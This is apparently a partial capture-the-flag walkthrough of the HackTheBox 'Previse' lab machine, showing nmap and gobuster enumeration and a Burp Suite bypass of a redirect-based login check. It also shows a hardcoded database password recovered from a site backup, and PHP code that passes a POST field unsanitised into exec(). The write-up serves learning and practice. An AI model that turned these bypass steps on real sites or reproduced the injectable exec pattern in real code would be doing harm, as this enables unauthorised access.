




HACKTHEBOX

HackTheBox Previsé : Linux(Easy)

Tools used : gobuster, Burpsuite, John the ripper

| | |
|------------------------------------|----------------------------------------------------------------------------------------------------------|
| ● ONLINE | 20 POINTS |
| 10.129.187.64 IP ADDRESS |  Previsé EASY |

1. Search any open ports using nmap.


Command : nmap -sC -sV -A ipaddress

Port 22(ssh) and 80(http) are opened.

```
(kali㉿kali)-[~]
$ nmap -sC -sV -A 10.129.187.64
Starting Nmap 7.91 ( https://nmap.org ) at 2021-08-11 12:07 EDT
Nmap scan report for 10.129.187.64
Host is up (0.22s latency).
Not shown: 998 closed ports
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 7.6p1 Ubuntu 4ubuntu0.3 (Ubuntu Linux; protocol 2.0)
|_ ssh-hostkey:
|_   2048 53:ed:44:40:11:6e:8b:da:69:85:79:c0:81:f2:3a:12 (RSA)
|_   256 bc:54:20:ac:17:23:bb:50:20:f4:e1:6e:62:0f:01:b5 (ECDSA)
|_   256 33:c1:89:ea:59:73:b1:78:84:38:a4:21:10:0c:91:d8 (ED25519)
80/tcp    open  http      Apache httpd 2.4.29 ((Ubuntu))
|_ http-cookie-flags:
|_   /:
|_     PHPSESSID:
|_     httponly flag not set
|_ http-server-header: Apache/2.4.29 (Ubuntu)
|_ http-title: Previsi Login
|_ _Requested resource was login.php
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 45.97 seconds
```

Go to port 80 (<http://ipaddress>) and it shows a title *Previsi File Storage*. I can't login using admin:admin credentials. Seems that I need to create a new account, I think to access into the website. So this might be a dead end at the moment.



2.Search for any web directories

I used gobuster for this machine instead of dirsearch.

Command : gobuster dir -u IPADDRESS -w

/usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .php,.html,.txt

There are a few directories that are interested to be explore. The result also showed the status of HTTP response/request on certain directories like 302,301 and 200.

I cant remember what the status mean so I did some google for better understanding.

```
(kali@kali)-[~]
└─$ gobuster dir -u 10.129.187.64 -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -x .php
, .html, .txt

Gobuster v3.1.0
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)

[+] Url: http://10.129.187.64
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.1.0
[+] Extensions: php,html,txt
[+] Timeout: 10s

2021/08/11 12:18:34 Starting gobuster in directory enumeration mode

/download.php (Status: 302) [Size: 0] [→ login.php]
/index.php (Status: 302) [Size: 2801] [→ login.php]
/login.php (Status: 200) [Size: 2224]
/files.php (Status: 302) [Size: 4914] [→ login.php]
/header.php (Status: 200) [Size: 980]
/nav.php (Status: 200) [Size: 1248]
/footer.php (Status: 200) [Size: 217]
/css (Status: 301) [Size: 312] [→ http://10.129.187.64/css/]
/status.php (Status: 302) [Size: 2966] [→ login.php]
/js (Status: 301) [Size: 311] [→ http://10.129.187.64/js/]
/logout.php (Status: 302) [Size: 0] [→ login.php]
/accounts.php (Status: 302) [Size: 3994] [→ login.php]
/config.php (Status: 200) [Size: 0]
/logs.php (Status: 302) [Size: 0] [→ login.php]
Progress: 23440 / 882244 (2.66%)
Progress: 23768 / 882244 (2.69%)
[!] Keyboard interrupt detected, terminating.

2021/08/11 12:26:25 Finished
```

200 OK

The request has succeeded. The meaning of the success depends on the HTTP method

302 Found

The HyperText Transfer Protocol (HTTP) **302 Found** redirect status response code indicates that the resource requested has been temporarily moved to the URL given by the [Location](#) header. A browser


301 Moved Permanently

The HyperText Transfer Protocol (HTTP) **301 Moved Permanently** redirect status response code indicates that the resource requested has been definitively moved to the URL given by the [Location](#) headers. A browser redirects to this page and search engines update their links to the resource (in 'SEO-speak', it is said that the 'link-juice' is sent to the new URL).

TLDR; status 200 is accessible for user to see the content of the site. While 301 and 302 cannot.

I go to the *ipaddress/nav.php* and managed to see a few of things that I can done on the webpage. Apparently when I'm trying to use the '*Create Account*' to create a new account to login, it redirects me to the *ipaddress/login.php* webpage again. In fact, all of the content will redirect me to the login page again.

It is probably the right time for me to use the BurpSuite which I'm not that good or familiar with. This steps do take some time for me to know what and why I'm doing it.



3. Intercept using BurpSuite

I intercept the *ipaddress/accounts.php* using BurpSuite and manage to capture the request.

Right click on the BurpSuite interface > Do intercept > Response to this request

Burp Suite Community Edition v2021.8 - Temporary Project

Menu: Burp | Project | Intruder | Repeater | Window | Help

Sub-menu: Sequencer | Dashboard | Decoder | Comparer | Target | **Proxy** | Extender | Project options | Intruder | User options | Repeater | Learn

Intercept | HTTP history | WebSockets history | Options

Request to http://10.129.189.247:80

Forward | Drop | **Intercept is on** | Action | Open Browser | Comment this item | HTTP/1 ?

Pretty | **Raw** | Hex | \n | ☰


```
1 GET /accounts.php HTTP/1.1
2 Host: 10.129.189.247
3 Upgrade-Insecure-Requests: 1
4 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/92.0.4515.131 Safari/537.36
5 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
6 Referer: http://10.129.189.247/nav.php
7 Accept-Encoding: gzip, deflate
8 Accept-Language: en-US,en;q=0.9
9 Cookie: PHPSESSID=52uek3slgo3ghu4tvfcf3mrh2i
10 Connection: close
11
12
```

Inspector

- Scan
- Send to Intruder Ctrl-I
- Send to Repeater Ctrl-R
- Send to Sequencer
- Send to Comparer
- Send to Decoder
- Request in browser >
- Engagement tools [Pro version only] >
- Change request method
- Change body encoding
- Copy URL
- Copy as curl command
- Copy to file
- Paste from file
- Save item
- Don't intercept requests >
- Do intercept >** Response to this request
- Convert selection >
- URL-encode as you type
- Cut Ctrl-X
- Copy Ctrl-C
- Paste Ctrl-V
- Message editor documentation
- Proxy interception documentation

Search... 0 matches

This might take some time to show but when it is display. Change the HTTP status from 302 to 200 OK. Then click forward.



Burp Suite Community Edition v2021.8 - Temporary Project

Sequencer Dashboard Decoder Comparer Logger Extender Project options User options Learn

Intercept HTTP history WebSockets history Options

Response from http://10.129.189.247:80/accounts.php

Forward Drop Intercept is on Action Open Browser Comment this item

Pretty Raw Hex Render \n

```
1 HTTP/1.1 302 Found → 200 OK
2 Date: Tue, 17 Aug 2021 18:09:48 GMT
3 Server: Apache/2.4.29 (Ubuntu)
4 Expires: Thu, 19 Nov 1981 08:52:00 GMT
5 Cache-Control: no-store, no-cache, must-revalidate
6 Pragma: no-cache
7 Location: login.php
8 Content-Length: 3994
9 Connection: close
10 Content-Type: text/html; charset=UTF-8
11
12
13 <!DOCTYPE html>
14 <html>
15   <head>
16     <meta http-equiv="content-type" content="text/html; charset=UTF-8" />
17     <meta charset="utf-8" />
18
19     <meta name="viewport" content="width=device-width, initial-scale=1.0" />
20     <meta name="description" content="Previs rocks your socks." />
21     <meta name="author" content="m4lwhere" />
22     <link rel="shortcut icon" href="/favicon.ico" type="image/x-icon" />
23     <link rel="icon" href="/favicon.ico" type="image/x-icon" />
24     <link rel="apple-touch-icon" sizes="180x180" href="/apple-touch-icon.png">
25     <link rel="icon" type="image/png" sizes="32x32" href="/favicon-32x32.png">
26     <link rel="icon" type="image/png" sizes="16x16" href="/favicon-16x16.png">
27     <link rel="manifest" href="/site.webmanifest">
28     <link rel="stylesheet" href="css/uikit.min.css" />
29     <script src="js/uikit.min.js"></script>
30     <script src="js/uikit-icons.min.js"></script>
31
32   </head>
33   <title>Previs Create Account</title>
34   </head>
35   <body>
36
37     <nav class="uk-paybar-container" uk-paybar>
```

It display a GUI interface of the create new account web page. So I created one with the admin:admin credentials.

Previs Create Account x +

← → ↻ ⚠ Not secure | 10.129.187.64/accounts.php ☆ ⚙ 🔒 👤 ⋮

HOME ACCOUNTS FILES MANAGEMENT MENU LOG OUT

Add New Account


Create new user.

ONLY ADMINS SHOULD BE ABLE TO ACCESS THIS PAGE!!

Usernames and passwords must be between 5 and 32 characters!

CREATE USER

I go back to the login page and insert my credentials based on what I created before.




A screenshot of a web browser window showing the 'Previs File Storage' login page. The browser's address bar displays '10.129.187.64' and a 'Not secure' warning. The page title is 'Previs Login'. The main heading is 'Previs File Storage'. Below it is a 'Login' section with two input fields: the first contains 'admin' and the second contains masked characters '.....'. A 'LOG IN' button is positioned below the password field.

Previs File Storage

Login

[LOG IN](#)

I managed to login.




A screenshot of a web browser window showing the 'Previs File Hosting' home page. The browser's address bar displays '10.129.187.64/index.php'. The page has a navigation bar with links: 'HOME', 'ACCOUNTS', 'FILES', 'MANAGEMENT MENU', 'ADMIN', and a 'LOG OUT' button. The main heading is 'Previs File Hosting'. Below it is a section titled 'Previs File Hosting Service Management.' with a link 'Don't have an account? Create one!'.

Previs File Hosting

Previs File Hosting Service Management.

[Don't have an account? Create one!](#)

I go to the files page and download the SITEBACKUP.ZIP file



Next, I unzip the file and see the content if there is any interesting, which is supposed to have at least something like credentials. I opened the *config.php* and managed to get the credentials.

```
File Actions Edit View Help
(kali㉿kali)-[~/Desktop/previse/siteBackup]
$ ls
accounts.php  download.php  files.php  header.php  login.php  logs.php  status.php
config.php    file_logs.php  footer.php  index.php  logout.php  nav.php

(kali㉿kali)-[~/Desktop/previse/siteBackup]
$ cat config.php
<?php
    Desktop
    siteBackup.zip
function connectDB(){
    $host = 'localhost';
    $user = 'root';
    $passwd = 'mySQL_p@ssw0rd!:';
    $db = 'previse';
    $mycon = new mysqli($host, $user, $passwd, $db);
    return $mycon;
}
?>
Downloads
Devices
(kali㉿kali)-[~/Desktop/previse/siteBackup]
$ 
File System
Network
Browse Network
```

I tried to randomly ssh based on the credentials but permission denied. Sad :(

```
(kali㉿kali)-[~]
$ ssh root@10.129.189.247
The authenticity of host '10.129.189.247 (10.129.189.247)' can't be established.
ECDSA key fingerprint is SHA256:rr7ooHUGwdLomHhLfZXMaTHltfiWVR7FJAe2R7Yp5LQ.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.129.189.247' (ECDSA) to the list of known hosts.
root@10.129.189.247's password:
Permission denied, please try again.
root@10.129.189.247's password:
```

Next, I opened the *logs.php* and it displayed that the developer used python instead of PHP when involving with the delimiter.

```
File Actions Edit View Help
(kali@kali)-[~/Desktop/previse/siteBackup]
$ cat logs.php
<?php
session_start();
if (!isset($_SESSION['user'])) {
    header('Location: login.php');
    exit;
}
?>

GET /accounts.php HTTP/1.1
10.129.189.247
<?php
if ($_SERVER['REQUEST_METHOD'] == 'POST') {
    header('Location: login.php');
    exit;
}
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.9
//I tried really hard to parse the log delims in PHP, but python was SO MUCH EASIER//
////////////////////////////////////
$output = exec("/usr/bin/python /opt/scripts/log_process.py ".$_POST['delim']);
echo $output;


$filepath = "/var/www/out.log";
$filename = "out.log";

if(file_exists($filepath)) {
    header('Content-Description: File Transfer');
    header('Content-Type: application/octet-stream');
    header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
    header('Expires: 0');
    header('Cache-Control: must-revalidate');
    header('Pragma: public');
    header('Content-Length: ' . filesize($filepath));
    ob_clean(); // Discard data in the output buffer
    flush(); // Flush system headers
    readfile($filepath);
    die();
} else {
    http_response_code(404);
    die();
}
?>
```

Add ons :

DEFINITION

delimiter

 By TechTarget Contributor

In computer programming, a delimiter is a [character](#) that identifies the beginning or the end of a character string (a contiguous sequence of characters). The delimiting character is not part of the character string. In command syntax, a space or a backslash () or a forward slash (/) is often a delimiter, depending on the rules of the command language. The program interpreting the character string knows what the delimiters are.

What are the different types of delimiters? ^

A delimiter is one or more characters that separate text strings. Common delimiters are **commas (,)**, **semicolon (;)**, **quotes (" , ')**, **braces ({})**, **pipes (|)**, or **slashes (/ \)**.

10 Jul 2019

I found out that there is a Log Data page inside the Management Menu. Management Menu > Log Data.

[HOME](#)

[ACCOUNTS](#)

[FILES](#)

[MANAGEMENT MENU](#)

[DARKNITE](#)


[LOG OUT](#)

Request Log Data


We take security very seriously, and keep logs of file access actions. We can set delimiters for your needs!

Find out which users have been downloading files.

